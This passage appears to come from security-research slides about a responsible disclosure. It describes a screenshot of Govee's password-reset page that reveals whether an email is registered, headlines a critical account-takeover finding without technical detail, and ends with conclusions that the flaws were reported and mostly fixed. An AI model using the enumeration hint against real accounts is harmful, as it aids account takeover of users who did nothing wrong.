


The screenshot shows the Govee website's password retrieval interface. At the top left is the Govee logo. Navigation links for 'Support' and 'Community' are visible. A white error notification box with a yellow exclamation mark icon contains the text 'The mail hasn't been registered.' A user profile icon is in the top right. The main heading is 'Retrieve Password', followed by the instruction 'We will send you a verification code to reset your password.' Below this is a form with the label 'Email Address *' and a text input field containing 'idonotexist@example.com'. A blue 'Submit' button is positioned below the input field.

Results

Global Govee Account Takeover **Critical**


31



Results

Global Govee Account Takeover **Critical**

32



Conclusion

- ▶ All vulnerabilities have been reported
- ▶ Most have been fixed or are fixed in July 2023
- ▶ Too big to fail does not exist
- ▶ Think twice before buying “smart” products (especially cheap ones)
- ▶ Take care in assessment & communication to avoid legal actions 😊